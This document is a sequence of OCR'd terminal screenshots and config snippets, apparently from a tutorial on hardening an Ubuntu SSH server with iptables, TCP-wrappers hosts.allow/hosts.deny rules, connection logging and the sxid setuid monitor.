
```
# The "order" line is only used by old versions of the C library.
order hosts,bind
multi on

nospoof on
```




```
root@sshserver:~# iptables -A INPUT -p icmp -m icmp --icmp-type 11 -j ACCEPT
root@sshserver:~# iptables -A INPUT -p icmp -m icmp --icmp-type 3/4 -j ACCEPT
root@sshserver:~# iptables -A INPUT -p icmp -m icmp --icmp-type 8 -j ACCEPT
root@sshserver:~# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     all  --  anywhere             anywhere
ACCEPT     all  --  anywhere             anywhere             ctstate RELATED,ES
TABLISHED
ACCEPT     icmp --  anywhere             anywhere             icmp time-exceeded
ACCEPT     icmp --  anywhere             anywhere             icmp fragmentation
-needed
ACCEPT     icmp --  anywhere             anywhere             icmp echo-request

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
root@sshserver:~#
```




```
root@sshserver:~# iptables -A allowed_ip -p tcp --dport 22 -j ACCEPT
root@sshserver:~# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     all  --  anywhere             anywhere
ACCEPT     all  --  anywhere             anywhere             ctstate RELATED,ES
TABLISHED
ACCEPT     icmp --  anywhere             anywhere             icmp time-exceeded
ACCEPT     icmp --  anywhere             anywhere             icmp fragmentation
-needed
ACCEPT     icmp --  anywhere             anywhere             icmp echo-request
allowed_ip  all  --  anywhere             anywhere

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination

Chain allowed_ip (1 references)
target     prot opt source               destination
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:ssh
root@sshserver:~#
```




```
root@sshserver:~# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     all  --  anywhere             anywhere
ACCEPT     all  --  anywhere             anywhere             ctstate RELATED,ES
TABLISHED
ACCEPT     icmp --  anywhere             anywhere             icmp time-exceeded
ACCEPT     icmp --  anywhere             anywhere             icmp fragmentation
-needed
ACCEPT     icmp --  anywhere             anywhere             icmp echo-request
allowed_ip  all  --  anywhere             anywhere
REJECT     all  --  anywhere             anywhere             reject-with icmp-h
ost-unreachable

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination

Chain allowed_ip (1 references)
target     prot opt source               destination
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:ssh
```




```
root@sshserver:~# which sshd
/usr/sbin/sshd
root@sshserver:~# 
```




```
root@sshserver:~# ldd /usr/sbin/sshd
        linux-gate.so.1 =>  (0xb77cd000)
        libwrap.so.0 => /lib/i386-linux-gnu/libwrap.so.0 (0xb7729000)
        libpam.so.0 => /lib/i386-linux-gnu/libpam.so.0 (0xb771b000)
        libselinux.so.1 => /lib/i386-linux-gnu/libselinux.so.1 (0xb76fb000)
        libpthread.so.0 => /lib/i386-linux-gnu/libpthread.so.0 (0xb76e0000)
        libcrypto.so.1.0.0 => /lib/i386-linux-gnu/libcrypto.so.1.0.0 (0xb7535000
)
        libutil.so.1 => /lib/i386-linux-gnu/libutil.so.1 (0xb7531000)
        libz.so.1 => /lib/i386-linux-gnu/libz.so.1 (0xb751b000)
        libcrypt.so.1 => /lib/i386-linux-gnu/libcrypt.so.1 (0xb74e9000)
        libgssapi_krb5.so.2 => /usr/lib/i386-linux-gnu/libgssapi_krb5.so.2 (0xb7
4ab000)
```




```
root@mykerberos:~# ssh tajinder@192.168.1.107
The authenticity of host '192.168.1.107 (192.168.1.107)' can't be established.
ECDSA key fingerprint is 31:9d:b4:6e:ab:ed:d0:0f:14:28:6c:df:eb:fb:1f:0b.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.107' (ECDSA) to the list of known hosts.
tajinder@192.168.1.107's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue Jan  5 16:48:08 2016 from tj-dev-client.local
tajinder@sshserver:~$ 
```




```
# /etc/hosts.deny: list of hosts that are _not_ allowed to access the system.
#                  See the manual pages hosts_access(5) and hosts_options(5).
#
# Example:    ALL: some.host.name, .some.domain
#             ALL EXCEPT in.fingerd: other.host.name, .other.domain
#
# The PARANOID wildcard matches any host whose name does not match its
# address.
#
# You may wish to enable this to ensure any programs that don't
# validate looked up hostnames still leave understandable logs. In past
# versions of Debian this has been the default.
# ALL: PARANOID

sshd    :       192.168.1.106
```




```
root@mykerberos:~# ssh tajinder@192.168.1.107
ssh_exchange_identification: Connection closed by remote host
root@mykerberos:~# 
```




```
ALL     :       ALL
```




```
# /etc/hosts.allow: list of hosts that are allowed to access the system.
#                   See the manual pages hosts_access(5) and hosts_options(5).
#
# Example:    ALL: LOCAL @some_netgroup
#             ALL: .foobar.edu EXCEPT terminalserver.foobar.edu
#
#

ALL     :       192.168.1.106
```




```
# /etc/hosts.allow: list of hosts that are allowed to access the system.
#                   See the manual pages hosts_access(5) and hosts_options(5).
#
# Example:    ALL: LOCAL @some_netgroup
#             ALL: .foobar.edu EXCEPT terminalserver.foobar.edu
#
#

sshd    :       192.168.1.100   :       DENY
sshd    :       192.168.1.0/255.255.255.0       :       ALLOW
```




```
root@mykerberos:~# ssh tajinder@192.168.1.101
ssh_exchange_identification: Connection closed by remote host
root@mykerberos:~# ifconfig eth0 192.168.1.102
root@mykerberos:~# ssh tajinder@192.168.1.101
tajinder@192.168.1.101's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue Jan 19 02:40:55 2016 from 192.168.1.100
tajinder@sshserver:~$ █
```




```
# /etc/hosts.allow: list of hosts that are allowed to access the system.
#                   See the manual pages hosts_access(5) and hosts_options(5).
#
# Example:    ALL: LOCAL @some_netgroup
#             ALL: .foobar.edu EXCEPT terminalserver.foobar.edu
#
#

sshd : 192.168.1.103 : spawn /bin/echo `/bin/date` from %h > /conn.log : deny
```




```
root@sshserver:/# cat conn.log
Tue Jan 19 05:32:54 IST 2016 from 192.168.1.103
root@sshserver:/#
```




```
root@tj-dev:~# apt-get install sxid
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  exim4 exim4-base exim4-config exim4-daemon-light heirloom-mailx
Suggested packages:
  eximon4 exim4-doc-html exim4-doc-info spf-tools-perl swaks
Recommended packages:
  mailx
The following NEW packages will be installed:
  exim4 exim4-base exim4-config exim4-daemon-light heirloom-mailx sxid
0 upgraded, 6 newly installed, 0 to remove and 334 not upgraded.
Need to get 1,908 kB of archives.
After this operation, 4,334 kB of additional disk space will be used.
Do you want to continue [Y/n]? y
```




```
# Who to send reports to
EMAIL = "root"
```




```
# How many logs to keep
KEEP_LOGS = "5"
```




```
# Always send reports, even when there are no changes?
ALWAYS_NOTIFY = "no"
```




```
# Where to begin our file search
SEARCH = "/usr /usr/local/share"

# Which subdirectories to exclude from searching
EXCLUDE = "/usr/local"
```



